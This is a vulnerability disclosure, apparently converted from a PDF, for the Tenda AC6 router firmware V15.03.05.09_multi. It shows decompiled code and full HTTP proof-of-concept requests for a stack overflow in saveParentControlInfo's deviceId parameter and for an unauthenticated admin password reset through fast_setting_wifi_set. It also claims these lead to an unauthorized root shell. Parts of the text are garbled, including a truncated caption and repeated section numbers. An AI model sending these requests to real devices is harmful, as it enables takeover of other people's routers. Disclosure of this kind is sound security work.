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Tenda AC6 V15.03.05.09_multi Unauthorized stack overflow vulnerability

Overview

- Manufacturer's website information: <https://www.tenda.com.cn/profile/contact.html>
- Firmware download address : <https://www.tenda.com.cn/download/default.html>

1. Affected version

当前版本: V15.03.05.09_multi

升级类型: ☒ 在线升级 ☐ 本地升级

当前版本为最新版本, 不需要升级

Figure 1 shows the latest firmware Ba of the router

2.Vulnerability details

2.1 Arbitrary password modification vulnerability

```
}  
v16 = webgetvar(a1, "loginPwd", &unk_DF2D4);  
SetValue("sys.userpass", v16);  
sub_2E858(1);  
*(_DWORD *)v8 = 0;  
*(_DWORD *)v7 = 0;
```

The screenshot shows the Burp Suite Professional v2021.5.3 interface on the left and the Tenda Web Master web application on the right. The Burp Suite interface displays a request and response for a POST to `/goform/fast_setting_wifi_get HTTP/1.1`. The request body contains a `loginPwd` parameter with a value that appears to be a hex-encoded string. The response is an HTTP 200 OK with a `text/plain` content type. The Tenda Web Master interface shows a login page with a text input field containing the number 123456 and a green login button.

The screenshot shows the Burp Suite Professional v2021.5.3 interface on the left and the Tenda WiFi web application on the right. The Burp Suite interface displays a request and response for a POST to `/goform/fast_setting_wifi_get HTTP/1.1`. The request body contains a `loginPwd` parameter with a value that appears to be a hex-encoded string. The response is an HTTP 200 OK with a `text/plain` content type. The Tenda WiFi interface shows a network status page with a sidebar menu on the left containing options like 网络状态, 无线设置, 设备管理, etc. The main content area displays network status information, including a signal strength indicator, a router icon, and various network statistics like 0.1KB/s, 192.168.1.160, and V15.03.05.09_multi.

Firstly, through reverse analysis, we can find that there is a vulnerability of arbitrary password modification in the interface. The program passes the contents obtained in the loginpwd parameter directly to V16, and then directly changes the password to the login password through the setvalue() function. In this way, we can change the management password without authorization.

2.2 Stack overflow vulnerability

```
45  v10 = 0;
46  v29 = 0;
47  src = (char *)webgetvar(a1, "deviceId", &unk_E9810);
48  v27 = (char *)webgetvar(a1, "enable", &unk_E9810);
49  nptr = (char *)webgetvar(a1, "time", &unk_E9810);
50  v25 = (char *)webgetvar(a1, "url_enable", &unk_E9810);
51  v24 = (char *)webgetvar(a1, "urls", &unk_E9810);
52  v23 = (char *)webgetvar(a1, "day", &unk_E9810);
53  v22 = (_BYTE *)webgetvar(a1, "block", &unk_E9810);
54  v21 = webgetvar(a1, "connectType", &unk_E9810);
```

```
v17 = malloc(0x254u);
memset(v17, 0, 0x254u);
SetValue("parent.global.en", "1");
SetValue("filter.url.en", "1");
SetValue("filter.mac.en", "1");
strcpy((char *)v17 + 2, src);
strcpy((char *)v17 + 34, nptr);
sscanf(
    v23,
    "%d,%d,%d,%d,%d,%d,%d",
```

The content obtained by the program from the devicedid parameter is directly passed to SRC, and then the SRC is directly copied into the V17 + 2 stack through the strcpy function. There is no size check, and there is a stack overflow vulnerability.

3.Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware V15.03.05.09_multi
2. Attack with the following overflow POC attacks

```
POST /goform/saveParentControlInfo HTTP/1.1
Host: 192.168.2.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101
```

```
Firefox/97.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 1137
Origin: http://192.168.2.1
Connection: close
Referer: http://192.168.2.1/parental_control.html?random=0.8522110282116538&
Cookie: password=7c90ed4e4d4bf1e300aa08103057ccbctedcvb

deviceId=9c%3Afc%3Ae8%3A1a%3A33%3A80aaaaabaaacaaadaaaefaaagaaahaaiaaaajaaakaaalaaa
21%3A00&url_enable=1&urls=123123123&day=1%2C1%2C1%2C1%2C1%2C1%2C1&limit_type=0
```



The reproduction results are as follows:

Unable to connect

An error occurred during a connection to 192.168.0.1.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

Try Again

Figure 2 POC attack effect

3.Unauthorized password rewriting POC (The password here is changed to 123456)

```
POST /goform/fast_setting_wifi_set HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101
Firefox/97.0
Accept: /
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 116
Origin: http://192.168.0.1
Connection: close
Referer: http://192.168.0.1/index.html
```

ssid=Tenda_AC6_rencvn&wrlPassword=rencvn667&power=high&timeZone=%2B08%3A00&loginPwd=

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell without authorization

